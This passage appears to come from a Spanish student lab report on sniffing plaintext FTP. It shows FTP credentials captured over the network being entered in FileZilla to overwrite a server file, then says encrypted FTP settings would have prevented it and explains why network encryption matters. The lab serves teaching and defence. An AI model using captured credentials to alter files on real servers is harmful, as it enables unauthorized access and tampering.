



ponemos las credenciales capturadas en fileZilla client:
Usuario: usuariopcD


Contraseña: clavesegura123




subimos el nuevo archivo con el usuario hacker: (sobreescribimos el anterior)




Al verificar en la carpeta en el servidor se ve lo siguiente:





Sobreescribimos correctamente el archivo capturado con las credenciales.

Lo anterior se pudo haber contrarrestado si se configuraba tanto el servidor como el cliente en filezilla para no mostrar el texto plano:

Cliente:




Servidor:



De esta forma al intentar capturar con wireshark no se va a entender las transferencias de archivos.

**Conclusión:**

La encriptación de la información en una red es fundamental para garantizar la confidencialidad, integridad y seguridad de los datos. Sin mecanismos de cifrado, cualquier persona con acceso a la red —ya sea interna o externamente mediante ataques como ARP Spoofing o Sniffing— puede interceptar y leer la información transmitida, incluyendo contraseñas, datos personales o información sensible. Por ello, utilizar protocolos seguros como HTTPS, SSH, VPN o WPA3 no solo protege a los usuarios frente a intrusiones, sino que también preserva la confianza y privacidad en cualquier sistema de comunicación digital.